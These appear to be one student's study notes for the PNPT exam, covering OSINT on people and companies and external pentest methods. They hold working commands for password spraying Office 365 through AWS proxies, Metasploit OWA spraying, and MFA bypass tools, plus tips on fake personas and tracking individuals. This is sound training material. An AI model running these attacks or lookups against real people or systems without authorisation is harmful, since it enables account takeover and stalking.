> This is part 1 of 2 of the full documentation (pages 1–100 of 185).
> The content is paginated: fetch every part to see all of it.
> Next part: https://pnpt.adot8.com/llms-full.txt/1
> Page index: https://pnpt.adot8.com/llms.txt
# README
## C:\Users\adot8> systeminfo
These are some of the notes I've been taking in preparation for the PNPT exam. I took my time creating them and tried to make it easy to understand the concepts and not just the commands.
I hope you enjoy them :D
Sincerely,
Adot8
my progress...
# OSINT Explained
## Overview
**Open Source Intelligence (OSINT)** is a methodology for collecting and analyzing publicly available information to used in an intelligence context. The sources can be from social media, websites, news articles, etc.
## Intelligence Lifecycle
### Planning and Direction
* Who are we going to target?
* What are we going to target?
* Why are we going to target them?
* When are we going to do it?
### Collection
* Start gathering information
* Gather **Metadata** from an image
* Gather names from an organization
### Processing and Exploitation
* Take the gathered data and interpret/process it
### Analysis and Production
* Analyze the data and put it into a readable form
* Make ties between each data point and provide why they connect
### Dissemination and Integration
* Present the found information to the client and make sure they can understand it
{% hint style="info" %}
The cycle is never ending and doesn't need to be done in any particular order
{% endhint %}
# Sock puppets
## Overview
A **sock puppet i**s a fake online identity that has no ties back to yourself. This can be a fake social media accounts, emails etc.
{% hint style="warning" %}
The whole point of having a **sock puppet** is investigate other people without drawing attention back to yourself
{% endhint %}
Having history and data to the **sock puppet** adds legitimacy to it making it look real.
1. Either use a VPN or Public Wi-Fi for this whole process
2. Create a fake name and other relevant "personal" information using [this](https://www.fakenamegenerator.com/)
{% hint style="info" %}
Choosing a woman has its obvious benefits
{% endhint %}
3. Generate fake pictures of the person using [this](https://www.thispersondoesnotexist.com/)
4. Use a burner computer/phone to create accounts for the sock puppet. You can go the extra mile and get a burner SIM card or even an [anonymous credit card ](https://privacy.com/referral)
{% embed url="" %}
{% embed url="" %}
{% embed url="" %}
# Search Engine Operators
## Overview
Search engines are great first steps for looking into an organization or person. Different kinds of "operators" can be use to narrow down results making information gathering easier.
## Search Engines
* Google
* DuckDuckGo
* Bing
* Yandex
* Baidu
## Operators
Only results from a **single website**
```
Yale calculus site:reddit.com
```
**AND** & **OR** operators
```
Yale AND calculus site:reddit.com
```
```
Yale OR calculus site:reddit.com
```
Only results with this **specific** string, in the order exactly
```
"Yale calculus" site:reddit.com
```
The three put together
```
Yale AND calculus AND "professor james" site:reddit.com
```
Using **wildcards \***
```
"heath adams" the * mentor
```
Hunting down passwords
```
site:tesla.com password
```
```
site:tesla.com filetype:pdf password
site:tesla.com filetype:xlsx pass
site:tesla.com filetype:docx credentials
```
```
"tesla.com" filetype:xlsx password
```
Finding subdomains using the **-(minus)** operator
```
site:tesla.com -www
```
```
site:tesla.com -www -forums
```
Find keywords in text, URL or title
```
"Kevin Hart" site:twitter.com intext:tall
```
```
"Kevin Hart" inurl:tall
```
```
"Kevin Hart" intitle:tall
```
{% embed url="" %}
{% embed url="" %}
Operator Cheatsheet
{% endembed %}
# Images
## Content
* [Reverse Image searching](/osint-fundamentals/images/reverse-image-searching)
* [Viewing EXIF Data](/osint-fundamentals/images/viewing-exif-data)
* [Physical Location OSINT](/osint-fundamentals/images/physical-location)
* [Identifying Geographical Locations](/osint-fundamentals/images/identifying-geographical-locations)
# Reverse Image searching
## Overview
**Reverse image searching** has to do with finding other images of a person based off of one image.
An example of this is **MTV Catfish** where someone pretends to be someone else online. What they do in the show is reverse image search the persons profile picture to find it's source and other pictures of the same person
## Google Image Search
Drag and drop image into **Google Image Search** and click on **Find Image Source**. This will s for the exact image.
{% hint style="info" %}
Changing the focus/size of the image within the search works very well for buildings
{% endhint %}
## Yandex
Relates to Russia more than anything else but is useful in finding pictures of similar looking people and can even search for specific parts of the image as well
# Viewing EXIF Data
## Overview
**EXIF Data** (Meta Data) can exist in images if location services are turned on. Most social media platforms strip this data when pictures are posted but sometimes things can be left behind.
There are a bunch of tools to view **Exif Data**. Just search *exif data viewer* on google
You can get the exact location coordinates wise, what kind of device that picture was taken on, the date and time, etc.
{% embed url="" %}
# Physical Location
## Overview
Satellite images are a way to identify organizational or personal information. This information is more useful for physical penetration testing but can help out here too. Sometimes the building will be so new that there aren't any satellite pictures for it yet.
We want to look at how we can get access to the building. Whats the surrounding area? We need to know this for if we want to fly a drone over to get a closer look at the building. Are there any guards? Is there an empty parking lot that we sit in and not look suspicious? Is there a smoking area where employees leave doors open? Is it a remote location?
Tesla HQ via Google Maps
# Identifying Geographical Locations
## Overview
Identifying geographical locations can be hard if there isn't any [EXIF data](/osint-fundamentals/images/viewing-exif-data) or Google is picking up on the image.
Example Picture
The car is a Cadillac. It is parked on the right side of the road. The steering wheel is on the left side. Therefore the country is somewhere where they drive on he right side. The license plate doesn't have a state or province on it so maybe it's not in the United States or Canada.
There's snow on the ground, so the location likely isn't in the southern hemisphere. Behind the car is a church, a bridge and street signs.
{% embed url="" %}
{% embed url="" %}
# Emails
## Overview
Finding emails that belong to company employees are important for getting a foothold into [O365,](/external-pentest-playbook/attacking-login-portals/password-spraying-o365) [OWA ](/external-pentest-playbook/attacking-login-portals/password-spraying-owa) and other login portals. The more emails the better.
## Hunting Emails
Finding emails from companies can be done using [Hunter.io](https://hunter.io/). The great thing about it is that it can identify email patterns such as **{first\_initial}{last\_name}@company.com.** If we then have the name Bob Jones we could try the email
[Phonebook.ez](https://phonebook.cz/) is also useful in pulling large amounts of emails down from a organizational domain.
{% hint style="info" %}
You can take the dumped emails and use them to password spray simple passwords
{% endhint %}
You can use [Clearbit](https://chromewebstore.google.com/detail/clearbit-connect-free-ver/pmnhcgfcafcnkbengdcanjablaabjplo) to find much more than the other tools just by visiting the organizations website and opening the extension. Nah this thing crazy for real.
Using the **Forgot password** feature is also a valid way of verifying emails. Works for Gmail
{% embed url="" %}
## Verifying Emails
{% embed url="" %}
{% embed url="" %}
# Passwords
## Overview
Data breaches with usernames and passwords happen quite often and those databases usually make their way to the internet. We can leverage this by parsing those breaches for the domain name of the our target company and see if anyone was caught in one of these breaches.
Password reuse is a very common thing, so the chances that someone is still using the same breached password or a variation of it somewhere else are high.
## Hunting Breached Credentials
{% hint style="warning" %}
Methodology > tools
{% endhint %}
### Dehashed
[Dehashed](https://dehashed.com/) can be used to find credentials in data breach dumps. There is the ability to search by email, username, IP address, Phone number, Password , Full Name(if unique enough), etc.
This is useful because it allows us to relate other accounts that belong to the same person to each other. The more data points the better. Finding passwords for personal accounts is useful because passwords are constantly reused.
There is also the option to try and crack the hash or look the hash up on[ Hashes.com](https://hashes.com/en/decrypt/hash)
#### Other Resources
These tools can help tie emails, passwords, accounts, usernames, IP addresses, etc together giving more information for the the report. Collect as much data as you can
{% embed url="" %}
{% embed url="" %}
{% embed url="" %}
{% embed url="" %}
{% embed url="" %}
email: OR password: 907DaDe814
{% endembed %}
# Usernames and Accounts
## Overview
A lot of information can still be uncovered with just a username to go off of. This can be done by checking if the username has been used anywhere else and then connecting them to other accounts and or profiles.
## Web based tools
{% embed url="" %}
{% embed url="" %}
{% embed url="" %}
You can also find names and profile pictures by going to messaging apps and looking up their username. After finding a profile picture you can do image OSINT on it too.
Search for kik.me/username
Username enumeration via Snapchat
# People
## Content
* [Searching for People](/osint-fundamentals/people/searching-for-people)
* [Voter Records](/osint-fundamentals/people/voter-records)
* [Hunting Phone Numbers](/osint-fundamentals/people/hunting-phone-numbers)
* [Discovering Birth dates](/osint-fundamentals/people/discovering-birth-dates)
* [Searching for Resumes](/osint-fundamentals/people/searching-for-resumes)
# Searching for People
## Overview
Peoples personal data is all over the internet. No one with a digital footprint is safe. This data gets out there from being sold, leaked, voter records, credit reports, etc.
The majority of the tools are US based but Canadian ones are surely out there. Methodology > Tools
## Web Based Tools
{% embed url="" %}
US Based
{% endembed %}
{% embed url="" %}
US Based
{% endembed %}
{% embed url="" %}
US Based
{% endembed %}
{% embed url="" %}
US Based
{% endembed %}
{% embed url="" %}
US Based
{% endembed %}
{% embed url="" %}
US Based
{% endembed %}
{% embed url="" %}
US Based
{% endembed %}
{% embed url="" %}
US Based, search by IP address
{% endembed %}
# Voter Records
## Overview
To be able to vote you must register with your province/state. This data is public information thus allowing anyone to search through them.
The majority of the tools are US based but Canadian ones are surely out there. Methodology > Tools
## Web Based Tools
{% embed url="" %}
# Hunting Phone Numbers
## Overview
Google is your best friend starting off with phone number OSINT, however it can be a hit or miss sometimes.
Bots will come and scrape your phone number for spam if you post it numerically so when searching for phone numbers spelling it out is also an option "five zero five 967 eight one six three"
{% hint style="info" %}
Don't underestimate the **Forgot Password** feature on websites either
{% endhint %}
## Web Based Tools
{% embed url="" %}
DO NOT SIGN IN WITH PERSONAL ACCOUNT
{% endembed %}
{% embed url="" %}
{% embed url="" %}
# Discovering Birth dates
## Overview
Birth dates will usually already come up in the people search engines, if they don't there are other locations to find them.
## Google Dorking
```
"Joe Mama" birthday
```
```
"Joe Mama" intext:birthday
```
```
"Joe Mama" intext:"happy birthday"
```
```
"Joe Mama" intext:"happy birthday" site:facebook.com
```
# Searching for Resumes
## Overview
Resumes can give us more information on a individual or even on a company. LinkedIn, Indeed and Glassdoor are all good places to start.
## Google Dorking
```
"Kanye West" resume
```
```
"Kanye West" resume filetype:pdf
"Kanye West" resume filetype:docx
```
```
"Kanye West" resume site:dropbox.google.com
"Kanye West" resume site:linkedin.com
"Kanye West" resume site:indeed.com
```
# Social Media
## Content
* [Twitter](/osint-fundamentals/social-media/twitter)
* [Facebook](/osint-fundamentals/social-media/facebook)
* [Instagram ](/osint-fundamentals/social-media/instagram)
* [LinkedIn ](/osint-fundamentals/social-media/linkedin)
# Twitter
## Overview
Searching for information using some of the same[ search engine operators](/osint-fundamentals/search-engine-operators) is possible within **Twitter.**
## Twitter Dorking
This could all be done using the **Advanced search** feature built into Twitter
Search for tweets with a specific term
```
"sweet and sour sauce"
```
Search for everything **from** or **to** a user. This brings up posts, comments, likes and retweets
```
from:kanyewest
to:kanyewest
@kanyewest
from:kanyewest "sweet and sour sauce"
```
Search for tweets between a certain time frame (Year-Month-Day)
```
from:kanyewest since:2019-02-01 until:2019-03-01
"sweet and sour sauce" since:2019-02-01 until:2019-03-01
```
Search for specific coordinates withing a 10km range. This can be narrowed down to a single km
```
geocode:45.5590642,-73.8766781,10km
```
Google Maps coordinates
## Web Based Tools
{% embed url="" %}
# Facebook
## Overview
There are built in **Advanced Search** features on **Facebook.** Sadly (for hackers) Facebook is becoming more restrictive so there isn't too much you can pull from it unless the account is fully public.
## Facebook Dorking and Tools
View photos not just of a person but also photos they are **tagged in**
```
photos of mark zuckerberg
```
Find a users **userID** by viewing page source a searching for **userID**
This can later be used with this[ IntelligenceX](https://intelx.io/tools?tab=facebook) to pull down keywords from a user account
### Other Web Based Tools
{% embed url="" %}
# Instagram
## Overview
Pictures say a thousand words. There isn't a wealth of information a limits on what we can search for within it but regardless it is another social media platform for us to enumerate and dig
Searching through who they're following and follows them can help with making connections to other people. Obviously the pictures they post can help paint a picture for with their interests and who they are. You can take these pictures and do [Image OSINT ](/osint-fundamentals/images)on them as well to find their location or where abouts.
If the account is private search for other accounts belonging to them with similar usernames or look into people they know that have pictures of them.
{% hint style="info" %}
Remember that you can still use [Google](/osint-fundamentals/search-engine-operators) with Instagram as a key word to find information
{% endhint %}
## Web Based Tools
View source on the Instagram account and find **profilePage\_**
This value will never change for the account even if they change their handle
{% embed url="" %}
# LinkedIn
## Overview
There is a lot of information that can be found on **LinkedIn.**
Starting off, you can take their Profile Picture and do some [image OSINT ](/osint-fundamentals/images)on it. You can go into the **Contact Info** section and view possible emails, phone numbers, websites related to them, etc. There is also the **Activity** section that shows the accounts recent activity.
The **Experience, Education, Licenses & Certifications section, Skills & endorsements, Recommendations and Interests** are a real gem.
# Websites
## OSINT via Google Dorking
Searching the website in quotes wont only return the website but it will also return places the website is linked
"adot8.com"
site:adot8.com         <-- Only from results from the website
## Web Based Tools
{% embed url="" %}
Shows you what the website is built on
{% endembed %}
{% embed url="" %}
{% embed url="" %}
{% embed url="" %}
Find subdomains
{% endembed %}
{% embed url="" %}
Dumps IP addresses, Whois which can have personal information, DNS records and Service Scans
{% endembed %}
{% embed url="" %}
Find all domains that are hosted with the same IP. Useful for self hosted servers.
{% endembed %}
{% embed url="" %}
Can be used to get UAid which can be tied to other websites making more connections
{% endembed %}
{% embed url="" %}
View where the website has also be linked
{% endembed %}
# ¯\\\_(ツ)\_/¯
## Shodan
[Shodan.io](https://shodan.io/) is essentially a search engine for all connected web devices.
You can query via **IP address** or **Domain name** and find open ports or services running
We can narrow down the results and search for specific cities, open ports, ISP's, etc.
```
city:toronto
```
```
city:toronto port:3389
```
```
city:toronto port:3389 org:rogers
```
Shodan Query for open RDP port in specific city
## Wayback Machine
[The Wayback Machine](https://web.archive.org/) allows you to view older versions of websites. Allowing for more information to be uncovered that wouldn't be there in the present. Could be names, phone numbers, emails, etc.
adot8.com in 2012
# Businesses
## Overview
### Website
Do enumeration on the company website first thing.
[Click me](/osint-fundamentals/websites):smirk\_cat:
### LinkedIn
Take a look at the **About** section and note the **website, phone number, company size, founded in and headquarters.** Who works at the company? If the names are obfuscated then you can [reverse image search](/osint-fundamentals/images/reverse-image-searching) their profile picture.
When it comes to pictures the company has posted, can you see employee badges, open computers(OS, computer type, applications, etc) or inside of the building?
{% hint style="info" %}
You can get an employee name by taking their LinkedIn **header** and searching it on [Google](/osint-fundamentals/search-engine-operators)
```
site:linkedin.com/in/ "* at TCM Security"
```
{% endhint %}
### Other resources
Indeed can be used to view job posting made by the company and gain insight on how they're running things on the inside.
Unnecessary internal information disclosed on Indeed job posting
{% embed url="" %}
{% embed url="" %}
{% embed url="" %}
Find organization annual reports which has information on Executives, Shareholders, address, phone numbers
{% endembed %}
# Wireless
## Overview
[Wigle.net](https://www.wigle.net/) has a plethora of wireless information from the mass war driving. If you break into a router and want to know if it's nearby so you could get onto their LAN, you can do an **Advanced Search via SSID, BSSID/MAC,, Encryption Status,** etc.
# Terminal Based Tools
## Images and Locations
### Exif
```bash
exif dog.jpg > exif.txt
```
## Emails and Breached Data
### Breach-Parse
[Breach Parse](https://github.com/hmaverickadams/breach-parse) is a tool built by Heath Adams himself that parses through more than 40GB of breached databases finding credentials via email domain name.
```wasm
breach-parse pnpt.com pnpt.txt "/opt/BreachCompilation/data"
```
Unfortunately the database isn't as well kept and updated as others.
### Other Tools
{% embed url="" %}
## Usernames and Accounts
### Sherlock
```bash
sherlock adot8
```
```bash
sherlock adot8 --print-all
```
## Phone numbers
### Phoneinfoga
Install the [Phoneinfoga](https://sundowndev.github.io/phoneinfoga/getting-started/install/) tool. API keys can be configured to use **numverify** and **ovh**
```bash
phoneinfoga scan -n 130122222222
```
```bash
phoneinfoga serve -p 8080
firefox http://localhost:8080
```
## Social Media
{% embed url="" %}
{% embed url="" %}
{% embed url="" %}
## Frameworks
### Recon-ng
There are many tools built into **recon-ng,** however some of them require API keys which you can load into it
#### Hackertarget - domains
```
recon-ng
marketplace search
marketplace install hackertarget
modules load hackertarget
info
options set SOURCE tesla.com
run
show hosts
```
### Maltego
GUI based tool that uses API's on all other tools to create a investigation graphs that self populate when you run searches
## Other
{% embed url="" %}
# Website Terminal Based Tools
## DNS Records
### Whois
```bash
whois adot8.com
```
## Subdomains
### Sublister
```bash
subfinder -d adot8.com
```
### Assetfinder
```bash
assetfinder adot8.com
```
### Amass
```bash
amass enum -d adot8.com
```
## Live Domain Enumeration
### HTTProbe
```bash
cat adot8-sub.txt | httprobe -s -p https:443
```
### GoWitness
```bash
gowitness file -f ./adot8-sub.txt -P pics --no-http
```
# OSINT Report
## Overview
An OSINT Report should include:
* **Objective**
* This will state that you were tasked to do XYZ
* **High Level Findings Overview (Key Findings)**
* Names, emails, accounts, phone numbers, passwords, etc
* **Technical Findings Overview**
* Include how you found the information, step by step with tools, google searches, etc.
* Law enforcement should be able to replicate this
{% hint style="warning" %}
BE VERY SPECIFIC ON HOW YOU OBTAINED YOUR FINDINGS
{% endhint %}
# Before Starting
## Contents
* [Objectives of an External Pentest](/external-pentest-playbook/before-starting/objectives-of-an-external-pentest)
* [Checklists](/external-pentest-playbook/before-starting/checklists)
* [Rules of Engagement](/external-pentest-playbook/before-starting/rules-of-engagement)
* [Verifying Scope](/external-pentest-playbook/before-starting/verifying-scope)
* [Client Communication](/external-pentest-playbook/before-starting/client-communication)
# Objectives of an External Pentest
## Overview
The main goal of an external pentest is to test the security of a company from an outside perspective. We don't have to break into the internal network to be successful, we want to evaluate the opportunities and potential vulnerabilities that could lead to an attack.
For example not having MFA on is a big vulnerability, you could have a strong password policy but that doesn't mean someone can't get phished and give the credentials up.
Protecting the client is the biggest priority so any findings that could lead to them being compromised is worth writing about in the report
# Checklists
## Overview
There should always be some kind of checklist for any engagement.
The check list should have the following:
* To Do list
* IP ranges scope
* Targets to attack
* Host IP
* URL
* Open Port
* Findings
* Password Spraying attempts
* Website
* Account and Password tried
* Breached Accounts
* Users and their breached passwords
* Login Portals found
* Findings and Strengths
* Findings/issues - System name/IP - Screenshot - Comment
* Strengths Identified - System name/IP - Screenshot - Comment
Documentation is important for yourself while attacks and the client afterwards in a report
TCM Security checklist example
# Rules of Engagement
## Overview
The **Rules of Engagement** document is one that we have to sign with the client after the **Quote** and the **Master Service Agreement signed.**
This document lays out exactly what you **CAN** and **CAN'T** do. Reading it thoroughly and follwoing it ensures that there won't be any legal issues in the future if you have an oopsies.
## Basics of an ROE
* Roles and Responsibilities
* Penetration team
* Client company
* Customer Point of Contact (CPOC)
* Person from the client company that is responsible for direct communication and coordination with the penetration team in case things go down
* Penetration Team Point of Contact
* Rules of Engagement
* Dates of Test - Start to Finish
* Disclosures and Status Updates
* Scope
* CIDR Networks
* Individual IP addresses
* **NOTHING OUTSIDE OF THE SCOPE SHOULD BE ATTACKED**
* Malware Emulation Testing
* Heads up that malware may be dropped onto the system
* Make sure the client notifies the penetration team if they detect it; Kudos to the client
* Bounds of the test
* Stop Point and Keeping access
* Announcement
* Any scanning wont be announced by the client to their staff
* Project Closure - a week or two after the assessment ended
* Post Mortem - Giving a report to explain attacks and findings
* Out of Scope
* Denial of Service (DoS) attacks against production infrastructure
* Social engineering attacks
* We are strictly attacking the **infrastructure** and **not people**
* **DO NOT DO THE THINGS LISTED**
* Disclaimer
* Stating you may use commercial or common tools that may impede system performance, crash production systems and permit unapproved access
* State that the client understands this
* Acceptance
* **DO NOT** perform a penetration test until the document is signed
* Always double and triple checked that it is signed
# Verifying Scope
## Overview
Before beginning any penetration test, **you must verify the scope.** You can get into a lot of legal trouble if you attack the wrong IP/company.
Use this tool to verify the ownership of an IP range or single host
{% embed url="" %}
What could happen if you don't verify the scope before testing
{% embed url="" %}
# Client Communication
## Overview
Client communication is important for keeping in touch with your client and keeping them happy during the engagement. If a pentest is going well (for the client) then you might only reach out to them a couple of times.
When you have a critical finding like being able to get into their internal network through their VPN, get RCE or log into a web server, they need to know the **immediately.** Reach out via email or phone.
If we breach the internal network from the outside, there is a good chance that someone else has already done it. They need to know this so they can work on patching it immediately.
## Email Examples
From course video
The client needs to know what IP you will be attacking from so you're not mistaken from any real threats
You can have the email be sent automatically and even have the Nessus scans auto run minutes after. Automating some of the beginning processes are very helpful.
# Methodology
## Contents
* [Attack Strategy](/external-pentest-playbook/methodology/attack-strategy)
* [Vulnerability Scanning](/external-pentest-playbook/methodology/vulnerability-scanning)
* [Reviewing and Extracting Information](/external-pentest-playbook/methodology/reviewing-and-extracting-information)
# Attack Strategy
## Overview
Think of external pentests like home security. The outside of the house is hardened with security but once you get in there's no longer locks on all of the doors.
There's a low chance of finding a RCE vulnerability on a website but a high chance of reused or weak passwords and a lack of MFA. OSINT and logical guessing is the best way to tackle this.
When you find a login portal don't focus on web application vulnerabilities and instead focus on breached credentials and getting into it that way instead. If there is a vulnerability in the web app, chances are someone else on the internet already broke into it.
Remeber that this is a external pentest and not a web application one. Testing for simple SQL injection is okay but spending most of your time doing OSINT to gather information for potential weak or reused passwords
Exchange Login Portal
Just like how getting into the internal network is really bad, being able to sign into an email and view private information is really bad as well.
{% hint style="info" %}
Focus on the basics and think simple. Penetration tests are **NOT** Capture the Flags so have a real world mindset
{% endhint %}
# Vulnerability Scanning
## Overview
This should be the first thing done before any kind of OSINT because of how long takes for scans to come back. The length can depend on the amount of IP's you have to scan and also how fast your internet speed is.
Vulnerability Scanning is for making sure there's nothing glaringly bad out there facing the internet. Most of it is going to be manual, looking for anything of value through the scan logs. Giving this extra information to the client provides more value to them.
[Nessus](https://www.tenable.com/products/nessus/nessus-essentials?source=post_page-----2f0cbae39b64--------------------------------) is a great tool for automated vulnerability scanning.
## Nessus Playbook
* General
* Advanced Scan
* Add name and description
* Add IP addresses in scope
* Optionally schedule the scan
* Discovery
* Host Discovery - Default
* Port Scanning
* Scan all ports (1-65535)
* Service Discovery - Default
* Assessment
* Web Applications
* Turn on and enable generic web application tests
* Advanced
* Optionally change the amount of hosts scanned simultaneously
# Reviewing and Extracting Information
## Overview
Review vulnerabilities medium and above. Very common vulnerabilities are DNS or SSL self signed certificate related.
Export the **Nessus file** and create a **Executive Summary** and **Custom** (everything selected) report as a PDF and HTML.
Nessus Example
A XML report can also be generated to give to the client using[ this tool](http://www.melcara.com/) (or just search for nessus parser). The document is also useful for us by using the **portScanData section** and importing that data into our **checklist targets section**
```bash
perl parse_nessus_xml.v24.pl -f PNPT_mbpjyt.nessus
```
Parsed Nsssus scan Example
# Attacking Login Portals
## Overview and Strategy
At this point you should have identified **Login portals to attack, List of possible employees/emails and Password strategies to employ.** An easy login portal to identify is the **Office365** one.
Identifying the **Password Policy** is very important for choosing a password spraying strategy. For the most part we assume Upper/Lower case, Numbers and Special Characters.
What's the name of the company? Are they in a major city? Any big sports teams there? What's the address of the company? Any local colleges people attended? Maybe they're using [**leet speak**](https://www.techtarget.com/whatis/definition/leet-speak-leet-leetspeak-leetspeek-or-hakspeak)**.**
We need to use the password strategies with the highest probability first and work our way down.
{% hint style="info" %}
A common password combination is the current **Season**, **Year (2024 / 24)** and a **Special Character.** You might have to back date it if the passwords aren't changed often.
{% endhint %}
## Content
* [Password Spraying O365](/external-pentest-playbook/attacking-login-portals/password-spraying-o365)
* [Password Spraying OWA](/external-pentest-playbook/attacking-login-portals/password-spraying-owa)
* [Attacking Other Portals](/external-pentest-playbook/attacking-login-portals/attacking-other-portals)
* [Bypassing MFA](/external-pentest-playbook/attacking-login-portals/bypassing-mfa)
# Password Spraying O365
## Overview
The majority of companies use **Office 365** and **Outlook** with their **Active Directory** set up. If you find valid credentials for either of these there is a high chance that those credentials will also work with something like a VPN because all of the accounts are managed through **Active Directory.**
A great tool for password spraying **O365** is [TREVORspray](https://github.com/blacklanternsecurity/TREVORspray). Again, tools come and go so this isn't the only option.
## TREVORspray
Spray using a valid emails list and a single password and a delay of 15 seconds to avoid detection
```bash
trevorspray -u valid_emails.txt -p 'Welcome123' --delay 15
```
Doing the same thing except using AWS machines as a proxy and SSH
```bash
trevorspray -u valid_emails.txt -p 'Welcome123' --delay 5 --no-current-ip --ssh ubuntu@100.25.38.206 -k adot8.pem
```
From TCM Course
Sometimes you may get this warning instead of a **SUCCESS** notification. This warning can be a successful login as well. Verify using the actual **O365** login panel.
From TCM Course
{% hint style="danger" %}
Identify the lockout policy before spraying so you don't lock everyone out of their accounts
{% endhint %}
{% hint style="success" %}
If a company has 5 passwords attempts as their policy, you can try 4 passwords and wait an hour until the next round
{% endhint %}
Once we get a foothold into an account digging through **Outlook, Onedrive, OneNote, Sharepoint and Teams**
Don't spray against a VPN login portal because they have good detection systems in place.
## AWS Proxy Setup
We can setup a free **AWS Cloud** account and create **Ubuntu machines** using the **EC2** service and the **Free Tier Eligible** option for everything**.**
Use the default credentials and create a new key pair.
To spin up more you can go to your **Instances Console -> Actions -> Image and Templates -> Launch more like this.** Tie it to the same key pair and launch that sucker.
# Password Spraying OWA
## Overview
**Outlook Web Access** is the on-premise **Exchange Mail server.** It is possible to pull quite a bit of information from the organization even if we don't fully break into it
OWA Login page
## Attacking OWA with Metasploit
Password Spraying with auxiliary module
```q
use auxiliary/scanner/http/owa_login
set user_file users.txt
set password Winter24!
```
{% hint style="info" %}
You may need to change the Auxiliary Action to the appropriate version
```bash
set action OWA_2016
```
{% endhint %}
If the account is valid the server will get back to you faster than if the account is invalid. Metasploit has a builtin detection mechanism for this and saves the valid user accounts
Valid username example
{% hint style="warning" %}
Metasploit won't stop if you continuously lock out accounts althought it will tell you if an account is locked out. Be sure to monitor it
{% endhint %}
When there's a successful login, Metasploit will give you the I**nternal Domain** and **naming system and convention** because we are using **Active Directory** credentials to login
Successful login example
# Attacking Other Portals
## Overview
**Burpsuite** can be used to password spray other websites that aren't **Microsoft's.** You can set failure flags in **Intruder -> Options** or you can use the status code as an indicator of success or failure.
From TCM Course
{% hint style="warning" %}
Be cautious about account lockouts still
{% endhint %}
# Bypassing MFA
## Overview
Since the engagement is an **External Pentest** there usually isn't any kind of social engineering or interactions with the users to bypass **MFA.** This leaves us limited in our attack options
[MFASweep](https://github.com/dafthack/MFASweep) and[ ropci ](https://github.com/wunderwuzzi23/ropci) are great tools to bypass MFA. **Exchange Web Services (EWS)** can be used instead of **Outlook** to authenticate to O365 by using [MailSniper](https://github.com/dafthack/MailSniper).
MFASweep Example
{% hint style="info" %}
MailSniper will parse through the emails hunting passwords down
{% endhint %}
MailSniper Example
# Escalating Access
## Strategy
{% hint style="danger" %}
**ENUMERATE EVERYTHING AND SCREENSHOT ALL FINDINGS**
{% endhint %}
* Password Spray using [TREVORSpray](/external-pentest-playbook/attacking-login-portals/password-spraying-o365#trevorspray) or any similar tool
* After gaining a foothold search the emails for anything related to **VPNs** and **Passwords**
* **SharePoint** is a great place to search of passwords in spreadsheets
* Take screenshots of any sensitive information or files you have access to as evidence
* Log into **portal.azure.com** and dump out all of the user accounts on the Domain
* The more accounts you have, the better possibility of a successful password spray
* Add a new user if the breached account has permissions to do so
* [Password Spray](/external-pentest-playbook/attacking-login-portals/password-spraying-o365) against all of the new accounts
* Figure out how they log into their VPN and connect to the network
Escalating access may turn into a cycle of breaching an account, enumerating it, try to get into the internal network through the account, breaching more accounts through the original ... and so on
# Common Pentest Findings
## Overview
These findings are ranked from most **Critical** to **Least**. The list is not all inclusive and is more just a list of findings commonly seen on external pentests.
1. [Insufficient Authentication Controls](/external-pentest-playbook/common-pentest-findings/insufficient-authentication-controls)
2. [Weak Password Policy](/external-pentest-playbook/common-pentest-findings/weak-password-policy)
3. [Insufficient Patching](/external-pentest-playbook/common-pentest-findings/insufficient-patching)
4. [Default Credentials](/external-pentest-playbook/common-pentest-findings/default-credentials)
5. [Insufficient Encryption](/external-pentest-playbook/common-pentest-findings/insufficient-encryption)
6. [Information Disclosure](/external-pentest-playbook/common-pentest-findings/information-disclosure)
7. [Username Enumeration](/windows-privilege-escalation/initial-enumeration-manual/user-enumeration)
8. [Default Web Pages](/external-pentest-playbook/common-pentest-findings/default-web-pages)
9. [Open Mail Relays](/external-pentest-playbook/common-pentest-findings/open-mail-relays)
10. [IKE Aggressive Mode](/external-pentest-playbook/common-pentest-findings/ike-agressive-mode)
11. [Unexpected Perimeter Services](/external-pentest-playbook/common-pentest-findings/unexpected-perimeter-services)
12. [Insufficient Traffic Blocking](/external-pentest-playbook/common-pentest-findings/insufficient-traffic-blocking)
13. [Undetected Malicious Activity](/external-pentest-playbook/common-pentest-findings/undetected-malicious-activity)
14. [Historical Account Compromises](/external-pentest-playbook/common-pentest-findings/historical-account-compromises)
# Insufficient Authentication Controls
## Overview

**Insufficient Authentication Controls** usually ties into not having **MFA** enforced. If there is no **MFA** or a way to bypass it the severity rating is **High** at a minimum.
{% hint style="info" %}
If you're not getting access anywhere with your pentest and can't tell if they're using MFA, you can ask the client if they have it enforced or not so you can include it on your report if they don't have it in writing from them.
{% endhint %}
## Example 1
MFA bypass via MailSniper and a vulnerable on-prem Exchange server
MFA bypass via MailSniper and a vulnerable on-prem Exchange server
## Example 2
MFA wasn't enforced on all applications leaving security holes
# Weak Password Policy
## Overview
This will be seen time and time again. A simple example is if you compromise an account using the password **Winter2024!.** This password is 11 characters, includes upper/lower case characters, numbers and a special character but regardless it is still a **weak password** due to how common it is.
**Deny Lists** can be created to enforced to strengthen a password policy by blocking dictionary words, common words or phrases and passwords that have already been breached.
Sometimes the organizations password policy could be floating out there in documents somewhere on the internet. You could register for an account and see the password policy on signup. You could even just ask them so you can help them improve upon it
## Example
Weak password policy example
Remediation recommendation
# Insufficient Patching
## Overview
The issue with most organizations isn't **Insufficient Patching** but rather **Weak/Breached Password.** However this doesn't mean that there aren't patching issues out there. It can range from out of date software to something more significant like **RCE** on an application or system.
{% hint style="info" %}
Check the versions of applications and software you come across in the engagement to make sure they're all up to date
{% endhint %}
## Example 1
Vulnerable server hosting Netscale
Scanner flagging as vulnerable
More evidence and Remediation
## Example 2
Simple PHP server that is out of date. In risk section CYA language is used
Evidence and Remediation
# Default Credentials
## Overview
As much as we think people aren't using default credentials, they are using them **ALL THE TIME**. The default admin credentials should be the first password spray combination you try when you land on a login page.
## Example
Default Credentials on a router
Evidence and Remediation
# Insufficient Encryption
## Overview
